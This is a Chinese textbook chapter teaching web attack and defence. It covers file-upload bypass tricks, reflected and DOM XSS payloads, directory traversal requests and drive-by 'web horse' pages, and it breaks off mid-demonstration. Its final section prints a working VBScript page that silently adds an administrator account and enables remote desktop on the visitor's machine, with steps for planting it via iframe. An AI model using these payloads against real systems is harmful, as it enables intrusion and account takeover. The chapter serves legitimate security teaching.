项目 4

Web 应用程序的攻防

WEB 这个单词来源于 World Wide Web，即国际互联网，泛指整个 Internet 网络，而所有网络上的资源的呈现主要是网站，因此有时候也把 WEB 用于代表网站。WEB 应用程序安全的问题一直层出不穷，已经成为现代计算机安全界中的一个重要组成部分。本项目通过对一些常见的 WEB 攻防的演示，使读者了解 WEB 攻击的一般方法，从而掌握 WEB 攻击的防御方法，减少网站被攻击的可能。

任务 1　文件上传漏洞的攻击与防范

学习目标

文件上传是交互型 WEB 应用程序一个比较显著的功能，在新闻发布系统、论坛、公文系统等 WEB 应用中，都需要用到文件上传模块。文件上传本身没有问题，有问题的是文件上传后，服务器怎么处理解释文件，如果服务器的处理做的不够安全，就可能会导致严重的安全后果。

本任务通过对文件上传攻击的一些基本方法的演示和说明，使读者了解文件上传漏洞的形成与利用，掌握文件上传的一般攻击方法，熟练掌握文件上传攻击的应对方法。

知识和工具准备

在大多数情况下，文件上传漏洞一般都是指“上传 WEB 脚本以便使服务器能够解析从而达到攻击的目的”所带来的问题，也就是一般所说的 webshell 的问题。然而文件上传后导致的安全问题其实不仅仅是执行，除了代码被执行外，还有上传病毒、木马文件，诱骗用户或管理员下载执行；上传 Flash 的策略文件，以控制 Flash 在该域下的行为；上传钓鱼图片或包含脚本的图片，用于钓鱼和欺诈；上传合法文件，用以留作后门等。

文件上传漏洞攻击的方法有很多种，针对不同的 WEB 网站，攻击方法也不一样，下面介绍一些比较常用的简单的文件上传漏洞的攻击方法。

1. 最基本的攻击方法

最基本的攻击方法就是直接上传可执行文件，然后扫描到文件上传的路径，直接运行即可。这种方式适用于没有任何防御的文件上传的网站，也是其他攻击方法的基础，

其他攻击方法都是基于这个方法演变而来。

2. NULL Byte 的使用

2004 年 7 月，在著名的安全网站 security-assessment. com 上，安全研究员 Brett Moore 发表了一篇题为“0×00 vs ASP File Uploads”的论文，指出：“许多上传系统都是使用 ASP 编写的，这些 ASP 程序是允许将 NULL Byte 放入文件名称的，这样就会导致在 NULL Byte 后面的扩展名不会被读取到。这就意味着在一些情况下，会绕过程序对上传文件名的限制。”论文还指出，对于 PHP 及 Perl 语言开发的应用程序都存在这样的绕过漏洞，只是需要考虑如何向这些程序发送 NULL Byte。何为 NULL Byte，这是由于无论什么样的开发语言，在处理字符串时都要有一个判断字符串结束的字符就是 NULL Byte。在 Windows 系统下，NULL Byte 就是 0×00（十六进制），而对于 PHP 程序来说就是‰。比如说一个网站，只允许上传 JPG 格式的文件，那么如果攻击者想要直接上传 test. asp 是不可能的，因为上传文件时会判断文件的类型，程序会读取右边四个字符，和 .JPG进行比较。那么如果将 NULL Byte 引入进来，先将 test. asp 改变为 test. asp0×00. JPG，那么程序在比较的时候，就会通过，直接将该文件上传，然而 ASP 语言认为 NULL Byte 后面的字符都是无效的，因为 NULL Byte 表示着字符的结束，这时候上传的 test. asp0×00. JPG 就变为 test. asp，从而实现攻击。

3. 重用代码的弊端

国内程序员都有一个比较爱犯的问题，就是重用他人的代码，这使得攻击者可以编写出一个通用的攻击程序来利用这些程序中存在的漏洞，从而实现攻击的自动化。在 WEB 应用程序开发过程中，程序员为了达到程序模块化编写，会将实现某种功能的所有代码集中到一个文件中，然后在程序需要的地方调用该文件提供的接口即可。这种模块化的编程思想，提高了代码的重复利用，在做二次开发时，不需要再花费大量的时间即可写出同样功能的代码，大大提高了程序开发的效率。然而从另一个方面来看，不同 WEB 应用程序的开发人员可能会将别人提供好的代码模块拿来直接用到自己的程序中，这就意味着只要这个代码块存在安全问题，那么所有使用该模块的 WEB 应用程序将无一幸免地会受到影响。

4. 过滤型漏洞

有时候为了提高程序的可用性，比如除了不能上传可执行文件外，其他文件都可以上传，也为了避免像 NULL Byte 这样的漏洞重现，程序员开始注意对上传文件进行一定的限制，就是在代码中对上传的文件名进行判断，一旦有可能会危及系统安全，就进行限制。比如下面的代码就是在 ASP 下对上传的文件进行限制。

```
checkFile(filename)
{
If InStr(filename,"asp") then
Replace(filename,"asp","")
Else if InStr(filename,"cdx") then
Replace(filename,"cdx","")
……
End if
}
```

这段代码将所有包含诸如 ASP 之类的可执行的字符全部过滤掉，看起来非常安全，难以突破，因为所有可能被执行的文件名称都被过滤掉了。可是问题的解决真的这么简单吗？答案是否定的。虽然这种过滤方式解决了一些问题，但也带来了一个新的问题，攻击者只需要将文件的扩展名改为.aaspsp 即可，这样将中间的 asp 过滤掉后，正好将扩展名改成了.asp，新的漏洞又产生了。还有一个问题就是程序员毕竟不是专业的安全人员，有时候可能会漏掉某些可执行的文件类型，比如在 IIS 下，ASP 和 ASPX 是常见的可执行文件，然而 CDX 和 CER 也是可执行文件，只要上传了这些文件类型的文件，也会被 IIS 解析执行。

5. 偷梁换柱型

我们知道图片格式的文件可以直接被浏览器解析执行，而且很多上传文件的限制中都没有针对图片格式的限制，因此，出现了很多将木马文件隐藏在图片文件中的情况。最简单的一种方式就是直接将可执行文件的扩展名修改成图片格式的扩展名，然后上传后进行执行。虽然有些应用除了会检查文件的后缀名外，还会额外判断上传文件的文件头来鉴别文件的真伪，但一般也就只会判断最多前 256 个字符，因此可以将攻击代码放在合法的文件头后，来绕开这种利用文件头来鉴别文件真伪的方法。

6. 应用服务器的解析问题

在 Apache 1.X、2.X 中，对文件名的解析存在这样的特性，对文件名的解析是从后往前解析的，直到遇到一个 Apache 认识的文件类型为止。比如 Apcahe 遇到这样一个请求：test.php.rar.rar，因为 Apache 不认识 rar 这个文件类型，所以一直会往前遍历，一直到 php，然后认为这是一个 php 文件。IIS6 处理文件解析时，也出现过类似的漏洞，这个漏洞和 NULL Byte 比较像，只不过断义字符变成了“;”，比如当文件名为 test.asp;abc.jpg 时，IIS6 会将该文件解析成 test.asp，文件名被截断了，从而导致文件被执行。

7. Windows2003＋IIS6 的特殊应用

Windows2003 以其良好的安全性防止了一些来自网络的恶意的攻击，然而却有一个致命的上传漏洞。我们知道，WEB 应用程序在对用户上传文件类型进行过滤和检查时，往往会检查那些能够执行的文件类型，最常见的就是 ASP 文件。于是.asp 很难突破这些安全限制，但是在 Windows2003 下这种安全限制却被自己打破了。在 Windows2003 下，只需要有机会在上传文件的服务器上建立一个名为 XX.asp 的文件夹，然后将 TXT 格式或者图片格式的文件上传到该文件夹下，然后 XX.asp/XX.txt 文件就可以被执行了。究其原因，就是因为在 Windows2003 下，.asp 文件夹会被 IIS6 当作一个可执行文件来解析，那么该文件夹下的任何文件，只要包含合法的 ASP 代码，都会被执行。

任务实施

1. 文件上传漏洞的攻击

(1)最基本的攻击方法

首先搭建一个文件上传的平台，该平台没有任何的过滤和防护措施，可以上传任何类型的文件，运行效果如图 4-1 所示。



图 4-1　上传文件界面

建立一个文件，命名为 muma. html，里面只有一条语句，就是在浏览器中显示“zhe shi muma”，来模拟木马程序，内容如下：

```
<html>
<body>
zhe shi muma
</body>
</html>
```

然后在图 4-1 所示的界面中单击添加文件，将该文件上传至服务器中。通过扫描获取文件上传的路径，然后在浏览器中执行刚上传的文件，如图 4-2 所示。

图 4-2　执行上传文件的界面

(2)使用偷梁换柱型来进行文件上传的攻击

搭建文件上传的平台，只允许上传图片格式的文件，如图 4-3 所示。



图 4-3　添加了限制的文件上传界面

点击添加文件进行文件的上传，将“muma.html”进行上传，由于已经设置了文件过滤，只能上传图片格式的文件，因此无法上传其他类型的文件，如图 4-4 所示。



图 4-4 提示界面

将“muma.html”重新命名为“muma.jpg”，然后进行上传，发现顺利的将该文件上传至服务器，然后在浏览器中执行刚刚上传的文件，发现可以执行，如图 4-5 所示。

图 4-5 绕过后上传限制后的文件执行界面

(3)Windows2003＋IIS6 的特殊应用

在文件上传的目录下建立一个文件夹，命名为“a.asp”，将文件上传的平台修改为可以上传 TXT 文件，然后将“muma.html”重新命名为“muma.txt”，并将该文件上传至服务器，在浏览器中执行刚刚上传的文件，发现可以执行，如图 4-6 所示。

图 4-6 上传文件的执行效果

2. 文件上传攻击的防御

要想防止文件上传漏洞的攻击，不能一味地对上传文件的类型进行过滤限制，前面提到的那些过滤限制之所以还是出现了问题，其原因就在于程序员站错了“位置”。他们只是一味的在防止将不安全的文件被上传到服务器上，站在了“堵”的角度上，就像是洪水，水可以无处不渗，任何一点缝隙，洪水都可以渗透进去，最终冲跨整个堤坝。上传漏洞就如同泛滥的洪水，不能一味地靠堵，最好的办法还是将其合理的泄洪。

(1)堵

堵的方法也有很多，就像前面介绍的对上传文件的类型进行过滤和限制，对上传文件的文件头进行检测，将文件上传的目录设置为不可执行，这些方法都是对上传文件漏洞的最好的堵的方式。

(2)泄

泄的方法一般有两种，一种方法是将文件名隐去，具体做法是程序员在编写上传文件的保存代码时，文件名替换成随机数加上文件上传年月日的组合，并去掉文件的后缀名，而将真正的文件名保存进数据库，以便返回文件时需要，这样一个没有后缀名的文件，一般情况下是不会被浏览器调用执行的；另一种方法是设置单独的文件服务器的域名，由于浏览器的同源策略关系，一系列客户端的攻击都将失效。

文件上传问题，看似简单，但要实现一个安全的上传功能，殊为不易，还要考虑病毒、木马、色情图片与视频、政治敏感等与具体业务结合更紧密的问题，要做的事情更多了。

任务 2　跨站脚本攻击与防御

学习目标

跨站脚本攻击(XSS)是客户端脚本安全中的头号大敌。OWASP TOP 10 威胁多次把 XSS 列在榜首。由于 XSS 攻击主要利用客户端的漏洞，因此很多网站都有可能存在这种类型的安全漏洞。

通过本任务的学习和实践，使读者了解 XSS 攻击的原理，掌握 XSS 攻击的类型，熟练掌握应对 XSS 攻击的方法。

知识和工具准备

跨站脚本攻击，英文全称是 Cross Site Script，本来缩写是 CSS，但是为了和层叠样式表(Casading Style Sheet，CSS)有所区别，所以在安全领域叫做 XSS。XSS 漏洞攻击具体是指，首先由恶意攻击者向 WEB 程序页面里插入恶意脚本代码，当处于客户端的用户浏览该网页时，嵌入在正常 WEB 页面中的恶意代码会被执行，从而达到攻击用户、获取用户信息，甚至获取网站权限的目的。

XSS 属于被动攻击，因为它常常是将恶意代码嵌入正常网页后，攻击者等待用户访问这个网页从而触发漏洞被利用，也正因为其被动且不好利用，因此许多 WEB 程序的开

发者往往会忽略其危害性。而现在 XSS 又出现了主动攻击式的木马型 XSS。XSS 攻击之所以能够发生的原因就是利用了 WEB 应用程序中属于客户端一面的特性。这些 WEB 应用程序返回给客户端内容的代码被恶意利用起来，就会造成 WEB 程序间接的攻击客户端的用户，“跨站”的意思就来自于此。

XSS 根据效果的不同，可以分成三类：第一类是反射型 XSS，这种只是简单地把用户输入的数据“反射”给浏览器，也就是说，黑客往往需要诱使用户“点击”一个恶意链接，才能攻击成功，因此反射型 XSS 也叫做“非持久型 XSS”(Non-persistent XSS)；第二类是存储型 XSS，它会把用户输入的数据“存储”在服务器端，具有非常强的稳定性，通常的做法是在论坛或者博客中，发表一些含有恶意代码的文章，然后应用程序会把这些文章存储在服务器端，以后只要访问论坛或者博客，都会执行这些恶意代码；第三类是 DOM Based XSS，实际上从效果上来说，它也是属于反射型 XSS，由于它的形成原因比较特殊，因此发现它的安全专家专门将它分成一类，它主要是通过修改页面的 DOM 节点形成的 XSS。

任务实施

1. XSS 攻击

(1)反射型的 XSS 攻击

打开浏览器，在地址栏中输入“javascript:alert('xss 攻击');”，可以清楚的看到浏览器弹出了一个带有小标记的窗口对话框，如图 4-7 所示。

图 4-7 弹出对话框界面

这个例子非常直观的演示了 XSS 攻击形成的原理，只要在网页代码中加入一个＜script＞标签，然后引入像 alert 之类的客户端脚本命令，就能达到想要的效果。在这个例子中，如果我们使用的命令不是 alert，而是其他具有攻击性的命令，那么就有可能获取主机的端口情况，破解主机的系统口令等。正是由于客户端提供了丰富的语言功能，使得 XSS 漏洞几乎成为 WEB 应用程序安全领域最具威胁的安全漏洞。

(2)DOM Based XSS 攻击

我们通过构造一个网页来模拟 DOM Based XSS 攻击的案例，网页的代码如下：

```
<script>
function test(){
var str = document.getElementById("text").value;
document.getElementById("t").innerHTML = "<a href='"+str+"'>testLink</a>";
}

</script>

<div id="t" ></div>
<input type="text" id="text" value="" />
<input type="button" id="s" value="submit" onclick="test()" />
```

非常简单的一个网页，运行效果如图 4-8 所示。



图 4-8　网页运行效果图

点击“submit”按钮后，会在当前页面插入一个链接，其地址为文本框的内容，比如在文本框中输入 www.baidu.com，点击“submit”按钮后，就会出现图 4-9 的效果。



图 4-9　输入内容后的效果图

在这里，“submit”按钮会触发 onclick 事件从而调用 test()函数。而在 test()函数中，修改了页面的 DOM 节点，通过 innerHTML 把一段用户数据当做 HTML 写入到页面中，这就造成了 DOM Based XSS。我们在文本框中输入“'onclick=alert(/xss/) //”，然后点击“submit”按钮，然后点击生成的链接，发现弹出了对话框，脚本被执行，如图4-10所示。



图 4-10 脚本运行弹出的对话框

因为我们在输入“'onclick=alert(/xss/) //”后，页面代码就变成了“testLink”，懂得一些 HTML 语言的人都知道，输入的第一个单引号闭合了 href 的第一个单引号，然后插入一个 onclick 事件，最后再用两个斜杠注释掉第二个单引号，跨站脚本攻击就这样形成了。

2. 跨站脚本攻击的防御

XSS 的攻击使得 WEB 应用程序员不敢马虎对待，大大降低了 XSS 漏洞的出现机率。然而一个漏洞的防御并不仅仅依赖于某一方面的努力，就像 WEB 程序，它的结构决定其是由服务器端和客户端两个部分组成，所以 XSS 的防御也可以从这两个方面出发。

(1)服务器端的防御

服务器端的防御主要从代码的角度出发，主要是对用户输入的内容进行过滤和加密。过滤主要是对一些特殊字符进行过滤和替换，这些特殊的字符主要包括<、>、'、"等，将这些代码直接过滤掉，或者进行再编码，使得浏览器端不会执行。加密主要是对用户输入的内容进行变型，变成只有浏览器才能解析的字符，使得 XSS 攻击无法生效，最常用的做法是用 Server. HtmlEncode 函数进行加密，这样浏览器就不会执行 XSS 攻击语句。有时候可以将这两种方法结合起来使用，加密变型的方法可以弥补过滤方法事来的不足，这样可以更加有效的防御 XSS 的攻击。

(2)客户端的防御

客户端采用的防御措施主要是在浏览器上安装 XSS 脚本阻止插件或者是直接在浏览器中加入对 XSS 脚本的检测防御机制。比如对于 Firefox 浏览器来说，Noscript 是一

个非常好的 XSS 脚本阻止插件，它可以根据用户选择，只允许对受信任的网站开户 JavaScript 等脚本插入的支持，阻止其他不受信任网站中的不良脚本，这种做法有力地防御了未知安全漏洞带来的安全隐患，同时很好的防御了 XSS 攻击。而对于 IE 用户来说，IE8 开始就加入了 XSS Filter 机制，可以很好的防御 XSS 攻击。

任务 3　跨取目录的攻击与防范

学习目标

跨取目录的攻击是 WEB 安全中访问控制的一项内容，它使得攻击者能够访问受限制的目录，并在 Web 服务器的根目录以外执行命令。

读者通过本任务的学习与实践，能够了解目录的相关概念，掌握跨取目录的原理和一般方法，熟练掌握跨取目录攻击的防范方法。

知识和工具准备

跨取目录攻击，又称目录遍历、目录穿越、恶意浏览、文件泄露等，攻击者利用系统漏洞访问合法应用之外的受限制的数据或文件目录，导致数据泄露或被篡改，并在 Web 服务器的根目录以外执行命令。

Web 服务器主要提供两个级别的安全机制：一是访问控制列表——就是我们常说的 ACL，另一个是根目录访问。访问控制列表是用于授权过程的，它是一个 Web 服务器的管理员用来说明什么用户或用户组能够在服务器上访问、修改和执行某些文件的列表，同时也包含了其他的一些访问权限内容。根目录是服务器文件系统中一个特定目录，它往往是一个限制，用户无法访问位于这个目录之上的任何内容。

例如：在 Windows 的 IIS 其默认的根目录是 C:\Inetpub\wwwroot，那么用户一旦通过了 ACL 的检查，就可以访问 C:\Inetpub\wwwroot\news 目录以及其他位于这个根目录以下的所有目录和文件，但无法访问 C:\Windows 目录。根目录的存在能够防止用户访问服务器上的一些关键性文件，譬如在 Windows 平台上的 cmd.exe 或是 Linux/Unix 平台上的口令文件。

这个漏洞可能存在于 Web 服务器软件本身，也可能存在于 Web 应用程序的代码之中。要执行一个目录遍历攻击，攻击者所需要的只是一个 Web 浏览器，并且有一些关于系统的一些缺省文件和目录所存在的位置的知识即可。

利用这个漏洞，攻击者能够走出服务器的根目录，从而访问到文件系统的其他部分，譬如攻击者就能够看到一些受限制的文件，或者更危险的，攻击者能够执行一些造成整个系统崩溃的指令。

那么如何利用 Web 应用代码进行目录遍历的攻击呢？在包含动态页面的 Web 应用中，输入往往是通过 GET 或是 POST 的请求方法从浏览器获得，以下是一个 GET 的 Http URL 请求示例：http://www.XXX.com/show.asp? view＝oldarchive.html。利

用这个 URL，浏览器向服务器发送了对动态页面 show. asp 的请求，并且伴有值为 oldarchive. html 的 view 参数，当请求在 Web 服务器端执行时，show. asp 会从服务器的文件系统中取得 oldarchive. html 文件，并将其返回给客户端的浏览器，那么攻击者就可以假定 show. asp 能够从文件系统中获取文件并编制如下的 URL：http:// www. XXX. com/show. asp? view=../../../../Windows/system. ini。那么，这就能够从文件系统中获取 system. ini 文件并返回给用户，../的含义代表上一级父目录。攻击者不得不去猜测需要往上多少层才能找到 Windows 目录，但可想而知，这其实并不困难，经过若干次的尝试后总会找到的。

任务实施

1. 利用“../”来实现 windows 下跨目录的访问

先在 windows 下建立几层目录，如图 4-11 所示。



图 4-11 建好目录的效果图

在当前目录下，访问 c:\windows\system32 下的内容，由于在 WEB 网站中，根目录是指 WEB 网站的目录，但没法使用“\”来直接获取，但可以使用“..”来获取上一级父目录。在当前目录下使用命令“dir ..\..\..\windows\system32”，就可以访问 c:\windows\system32 下的内容，效果如图 4-12 所示。

图 4-12 跨目录访问的效果图

2. 跨取目录攻击的防御

跨取目录攻击的防御方式有很多，常见的方式有关闭远程访问能力和进行 Web 漏

洞扫描。进行 Web 漏洞扫描比较简单，下载相应的 Web 漏洞扫描器，遍历 Web 站点的所有目录以判断是否存在目录遍历漏洞，如果有它会报告该漏洞并给出解决的方法，除了目录遍历漏洞以外，Web 应用扫描还能检查 SQL 注入、跨站点脚本攻击以及其他的漏洞。关闭远程访问能力可以通过配置相应的 WEB 应用程序的运行环境来实现，比如在 PHP 环境中，可以通过配置 php.ini 文件中的 allow_url_fopen 变量来实现，只要将这个 allow_url_fopen 变量设为 Off，重启 WEB 应用服务程序后，就无法被远程利用了。

任务 4　网页挂马与防御

学习目标

网页挂马是黑客和恶意攻击者经常用的一个方法。在上网过程中，我们会发现广告网站、恶意网站、挂马网站越来越多，稍不留神就会中木马，而且很难清除。挂马网站越来越多，网页浏览成为了传播木马的一个非常重要的途径。

通过本任务的学习和实践，可以使读者了解网页木马的相关概念，理解网页木马的运行原理，掌握网页挂马的一般步骤，熟练掌握网页挂马的应对方法。

知识和工具准备

1. 挂马

在浏览网站的过程中，相信很多人都遇到过这样的现象：网站还没有完全打开，杀毒软件已经开始报警，提示检测到了木马病毒。为了安全起见，用户只能将还未打开的网站关闭。这时用户常常会很疑惑，打开的明明是正规的网站，应该没有哪家正规网站会将木马放在自己的网站上。其实最有可能的原因是这个网页被挂马了。挂马就是将木马放到网页上，当用户打开网页的时候，就会自动下载并运行木马。挂马的目的就是将木马传播出去。黑客在入侵了一些网站之后，就会将自己编写的网页木马嵌入到其网站的页面中，利用该网站的流量将自己的网页木马传播出去，从而达到自己的目的。

2. 网页木马的运行原理

最初的网页木马就是利用了 IE 浏览器的 ActioveX 控件，在运行网页木马的时候会弹出一个控件下载提示，只有在经过用户确认后才会运行其中的木马。这种网页木马的缺点是显而易见的，就是会出现控件下载的提示。随着人们的安全意识越来越强，很少会有人去单击那些忽然出现的 ActiveX 控件下载确认对话框。因此，网页木马也进行了更新换代，新型的网页木马随之诞生。这类网页木马通常利用了 IE 浏览器的漏洞，如极光 IE 漏洞，在运行的时候没有丝毫提示，因此隐蔽性极高。除了 IE 浏览器之外，还有很多其他基于 IE 核心的浏览器都存在着漏洞，都可能会被黑客发现并利用。随着编制木马技术的越来越先进，现在很多网页木马不需要自行编写即可生成，只需要在网上下载一些网页木马生成器，点击几下鼠标，就可以生成一个网页木马。

3. 网页挂马的步骤

制作好网马后，为了能够将网马传播出去，就要将网马上传到 Internet，使其可以被

访问，这样木马程序最终才能被执行。一个完整的挂马流程如下：

(1)申请网站空间，以便将木马程序和网页木马全部上传到该网站空间，使其可以访问。申请成功后的网站空间地址为 http://www.XXX.com/xxx。

(2)上传木马程序。上传完成后木马的访问地址为 http://www.XXX.com/horse.exe。

(3)使用网页木马生成器生成网页木马。生成后的网页木马地址为 http://www.XXX.com/horse.html。

(4)进行挂马。将生成后的网马地址嵌入到其他网站的正常页面。

这样，当用户访问正常页面时，就会同时打开网马地址，木马程序就会被自动下载并执行。

4. 网页挂马的实现方式

对页面进行挂马，需要将网页木马地址嵌入到正常页面中，在打开正常页面的同时，网页木马也会自动执行。网页挂马的方式有很多，常用的有 iframe 框架嵌入式挂马、JS 文件调用挂马、JavaScript 脚本挂马、Body 挂马、隐蔽挂马、css 中挂马、JAJA 挂马、图片伪装、伪装调用和高级欺骗。下面将简单的演示几种挂马方法。

任务实施

1. 网页挂马

(1)iframe 框架嵌入式挂马

先在 http://192.168.1.2 上创建一个正常的网站页面 index.html，这个页面被用作入侵的网站主页，该页面的主要代码如下：

```
<html>
<head>
<title>test muma</title>
</head>
<body>
this is my page!
<body>
</html>
```

运行这个主页，效果如图 4-13 所示。

图 4-13 网页运行图

在 http://192.168.1.1 上创建一个网站木马，命名为 user.html，主要代码如下：

```
<html>
<head>
<title>muma</title>
</head>
<body>
this page will create a new user:hacker!
<script language="vbs">
dim wshell
set wshell = createobject("wscript.Shell")
wshell.run "cmd /c net user hacker 123456 /add",vbhide
wshell.run "cmd /c net localgroup administrators hacker /add",vbhide
wshell. RegWrite " HKLM \ SYSTEM \ CurrentControlSet \ Control \ Terminal Server \
fDenyTSConnections",0,"REG_DWORD"
set wshell = nothing
</script>
<body>
</html>
```

该网页木马的地址为 http://192.168.1.1/user.html，作用是在用户的计算机上创建一个具有管理员权限的名为 hacker 的账号，并打开系统的远程桌面连接。由于该网页木马是由 VBS 脚本语言制作而成，需要通过 IE 的 ActiveX 控件才可以执行，设置 192.168.1.2 机器上的 IE 安全级别，启用“对没有标记为安全的 ActiveX 控件进行初始化和脚本运行”，如图 4-14 所示。

